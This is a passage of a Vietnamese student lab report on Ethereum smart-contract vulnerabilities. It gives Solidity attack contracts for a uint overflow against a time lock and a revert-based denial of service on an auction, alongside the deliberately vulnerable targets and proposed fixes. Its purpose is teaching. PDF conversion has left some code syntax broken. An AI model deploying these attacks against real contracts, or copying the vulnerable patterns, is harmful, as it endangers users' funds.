38         // Increase lockTime beyond uint max, causing an overflow
39         timeLock.increaseLockTime(overflowValue);
40
41         // After the overflow, lockTime becomes less than block.timestamp
42         timeLock.withdraw();
43     }
44
45     // Receive Ether from the TimeLock contract after a successful withdrawal
46     receive() external payable {} undefined gas
47 }
```

Ta

chuyển Ether từ attack đến TimeLock, nếu ta cố withdraw sẽ bị chặn do thời hạn withdraw là 1 tuần, ta thực hiện kiểm tra số tiền đã deposit và thời gian bị lock trước khi attack:

Lab 5: Security Vulnerability in Ethereum Smart Contracts



Ta thực hiện attack lợi dụng overflow của uint256 bằng cách:

```
// Cause overflow by increasing lockTime beyond uint max
uint currentLockTime = timeLock.lockTime(address(this));
uint overflowValue = type(uint).max - currentLockTime + 1;
```

Khi overflowValue được cộng vào giá trị lockTime hiện tại, nó sẽ gây ra hiện tượng tràn (overflow) và làm giá trị lockTime quay lại giá trị 0, từ đó vượt qua giới hạn 1 tuần và rút tiền thành công.

Tương tự ta có thể ngăn chặn bằng cách dung compiler phiên bản mới 8.0.0 hoặc dung SafeMath để ngăn chặn cuộc tấn công này.

3. Denial of Service (DoS)

Câu 7: Sinh viên thực hiện mô phỏng cuộc tấn công Unexpected Revert.
Sau đó đề xuất cách ngăn chặn cuộc tấn công này.

Kịch bản attacker lợi dụng lỗ hổng của hợp đồng đấu giá để các user sau không thể thực hiện đấu giá

Code của auction.sol:

```
// SPDX-License-Identifier:MIT
pragma solidity ^0.8.0;

contract Auction {
    address public frontRunner;
    uint256 public highestBid;
    function bid() public payable {
        require(msg.value > highestBid, "Need to be higher than highest bid");
        // Refund the old leader, if it fails then revert
        require(payable(frontRunner).send(highestBid), "Failed to send Ether");

        frontRunner = msg.sender;
        highestBid = msg.value;
    }
}
```

Code của attacker.sol:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import "./auction.sol";

contract Attacker {
    Auction public auction;

    // Constructor để gán địa chỉ của contract Auction
    constructor(Auction _auctionaddr) payable {
        auction = _auctionaddr;
    }

    // Hàm nạp Ether vào contract Attacker
    function deposit() public payable {}

    // Hàm để kiểm tra số dư của contract Attacker
    function getBalance() public view returns (uint256) {
        return address(this).balance;
    }

    // Sử dụng số dư của contract Attacker để gửi ETH tới Auction
    function useBalanceToAttack(uint256 amount) public {
        // Đảm bảo contract Attacker có đủ số dư
        require(address(this).balance >= amount, "Not enough balance in
Attacker contract");

        // Gửi ETH từ balance của contract Attacker tới Auction
        auction.bid{value: amount * 1 ether}();
    }

    // Hàm fallback để cố tình revert nếu nhận ETH từ Auction
    fallback() external payable {
        revert("Revert on receive Ether");
    }
}
```

Lab 5: Security Vulnerability in Ethereum Smart Contracts

```

    }

receive() external payable {
    revert("Revert on receive Ether");
}
}

```

Code của user khác tham gia đấu giá:

```

// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import "./auction.sol";

contract user {
    Auction public auction;

    // Constructor để gán địa chỉ của contract Auction
    constructor(Auction _auctionaddr) payable {
        auction = _auctionaddr;
    }

    // Nạp Ether vào contract
    function deposit() public payable {
        // Số tiền sẽ tự động được thêm vào balance của contract
    }

    // kiểm tra số dư
    function getBalance() public view returns (uint256) {
        return address(this).balance; // Trả về số dư của contract
    }

    function useBalanceToAttack(uint256 amount) public {
        // Đảm bảo đủ số dư
        require(address(this).balance >= amount, "Not enough balance in
Attacker contract");


        // Gửi ETH
    }
}

```

Lab 5: Security Vulnerability in Ethereum Smart Contracts

```
auction.bid{value: amount * 1 ether}();  
}  
}
```


- ⚠ Các bước thực hiện kịch bản tấn công Unexpected Revert:
- Deploy hợp đồng auction.sol



Ban đầu highestBid = 0; (Giá đấu giá cao nhất ban đầu)


- Bước tiếp Deploy hợp đồng attacker.sol

Lab 5: Security Vulnerability in Ethereum Smart Contracts




Nhập địa chỉ hợp đồng auction và nạp 20 Ether

Lab 5: Security Vulnerability in Ethereum Smart Contracts




Sau khi deposit số dư của attacker là 20 Ether

Sau đó sử dụng hàm useBalanceToAttack(2) để chuyển tiền đấu giá



2 Ether đã được chuyển đi


Lab 5: Security Vulnerability in Ethereum Smart Contracts



Auction nhận được 2 Ether


Giá đấu giá cao nhất bây giờ là 2 ETH

- Bước tiếp deploy hợp đồng của user nạp 20 ETH




Sau khi deposit


Lab 5: Security Vulnerability in Ethereum Smart Contracts



Bây giờ dùng hàm auc để đấu giá với số ETH cao hơn attacker cụ thể là 5 ETH



Kết quả trả về



"Failed to send Ether" và số dư vẫn còn nguyên => User khác không thể thực hiện đấu giá

Giải thích:

Lý do của việc là do 2 hàm fallback() và receive() của attacker

```
fallback() external payable {
```

```
    revert("Revert on receive Ether");
}

receive() external payable {
    revert("Revert on receive Ether");
}
```

2 hàm này gọi hàm revert() để bắt kì trường hợp nào khi nhận ether thì hàm này sẽ hủy bỏ tất cả thay đổi trạng thái làm cho tiền từ auction gửi về lại cho attacker sẽ bị hoàn lại.

Việc này làm cho điều kiện thứ 2 của hàm bid() trong auciton không thỏa

```
function bid() public payable {    // infinite gas
    require(msg.value > highestBid, "Need to be higher than highest bid");
    // Refund the old leader, if it fails then revert
    require(payable(frontRunner).send(highestBid), "Failed to send Ether");

    frontRunner = msg.sender;
    highestBid = msg.value;
}
```

Dẫn đến khi người dùng khác tiến hành đấu giá tiền không thể hoàn lại cho người trước đó (unexpected revert) => những người khác không thể đấu giá.

⊕ Cách khắc phục:

Sử dụng mô hình “Pull Over Push” (1)

Nguyên tắc:

Thay vì lập tức hoàn lại tiền cho frontRunner trong đấu giá, contract sẽ lưu trữ số tiền trong một mapping (hoặc cấu trúc dữ liệu tương tự).

Người nhận sẽ lấy số tiền của họ về bất cứ lúc nào bằng một hàm withdraw

Điều này giúp tránh giao dịch bị revert do attacker

Code auction_fix.sol

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract Auction {
```

Lab 5: Security Vulnerability in Ethereum Smart Contracts

```

address public frontRunner; // Người giữ giá thầu cao nhất
uint256 public highestBid; // Giá thầu cao nhất

// Mapping để lưu số tiền cần hoàn trả
mapping(address => uint256) public refunds;

// Sự kiện để theo dõi giao dịch
event NewBid(address indexed bidder, uint256 amount);
event Refund(address indexed addr, uint256 amount);

function bid() public payable {
    require(msg.value > highestBid, "Need to be higher than highest bid");

    // Lưu số tiền để hoàn trả
    if (frontRunner != address(0)) {
        refunds(frontRunner) += highestBid;
    }

    // Cập nhật thông tin giá thầu cao nhất
    frontRunner = msg.sender;
    highestBid = msg.value;

    emit NewBid(msg.sender, msg.value);
}

// Người dùng rút tiền hoàn trả bằng nhập cấp địa chỉ
function withdrawRefund(address addr) public {
    uint256 refund = refunds(addr); // Lấy số tiền cần hoàn lại
    require(refund > 0, "No refund available");

    refunds(addr) = 0; // tránh reentrancy
    payable(addr).transfer(refund); // Gửi số tiền hoàn trả đến địa chỉ
    được cung cấp

    emit Refund(addr, refund);
}

```

```
// Hàm kiểm tra số tiền hoàn trả cho một địa chỉ cụ thể
function getRefundAmount(address addr) public view returns (uint256)
{
    return refunds(addr);
}
```

Thực hiện như kịch bản ban đầu:

Khi attacker đã chuyển xong 2 ETH để đấu giá


Lab 5: Security Vulnerability in Ethereum Smart Contracts

The screenshot shows the Truffle UI interface with two contracts displayed:


- AUCTION** at address 0xF02...052DD (Balance: 2 ETH):
 - Buttons: bid, withdrawRefund..., frontRunner, getRefundAm..., highestBid, refunds.
 - Input field: address addr.
 - Output: 0: uint256: 0
 - Low level interactions section with CALLDATA and Transact button.
- ATTACKER** at address 0x85F...A8CEB (Balance: 18 ETH):
 - Buttons: deposit, rutien, useBalanceTo..., auction, getBalance.
 - Input field: 2

- Tiếp theo user sẽ chuyển 5 ETH qua
Kết quả không bị lỗi nữa

Lab 5: Security Vulnerability in Ethereum Smart Contracts



Bây giờ hợp đồng đang chứa 7 ETH nhưng mà tiền đấu giá cao nhất (highestBid) là 5 ETH đến từ user



Attacker sẽ dùng địa chỉ của mình để rút tiền về thông qua hàm có sẵn của auction_fix


Hàm rút tiền của attacker

```
// rut tien
function ruttien() payable public {
    auction.withdrawRefund(address(this));
}
```

Để rút tiền về thì phải bỏ hàm revert() trong fallback() và receive() đi ☺

Kết quả khi dùng hàm ruttien()

Lab 5: Security Vulnerability in Ethereum Smart Contracts



Câu 8: Thực hiện mô phỏng tấn công Gas Limit DoS on Contract via Unbounded Operations và đề xuất cách ngăn chặn.

Tấn công này xảy ra khi một hàm trong hợp đồng thực hiện các **hoạt động không giới hạn** (unbounded operations), chẳng hạn như vòng lặp không giới hạn hoặc xử lý dữ liệu lớn. Các hoạt động này tiêu tốn rất nhiều gas, và nếu gas tiêu thụ vượt quá **Block Gas Limit**, giao dịch sẽ không thể được xử lý.

Kịch bản hoàn lại số tiền cho những address được thêm vào danh sách hoàn tiền. Kịch bản này em custom gas limit để dễ thực hiện.

Code của hợp đồng chứa lỗ hổng:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract RefundContract {
    address() private refundAddresses;
    mapping(address => uint) public refunds;
```


```
constructor() payable {}  
  
// Nạp tiền vào hợp đồng  
function deposit() public payable {}  
  
// Thêm địa chỉ vào danh sách hoàn tiền  
function addRefundAddress(address _address, uint _amount) external {  
    refundAddresses.push(_address);  
    refunds(_address) = _amount;  
}  
  
// Hàm hiển thị số tiền hoàn lại khi nhập địa chỉ  
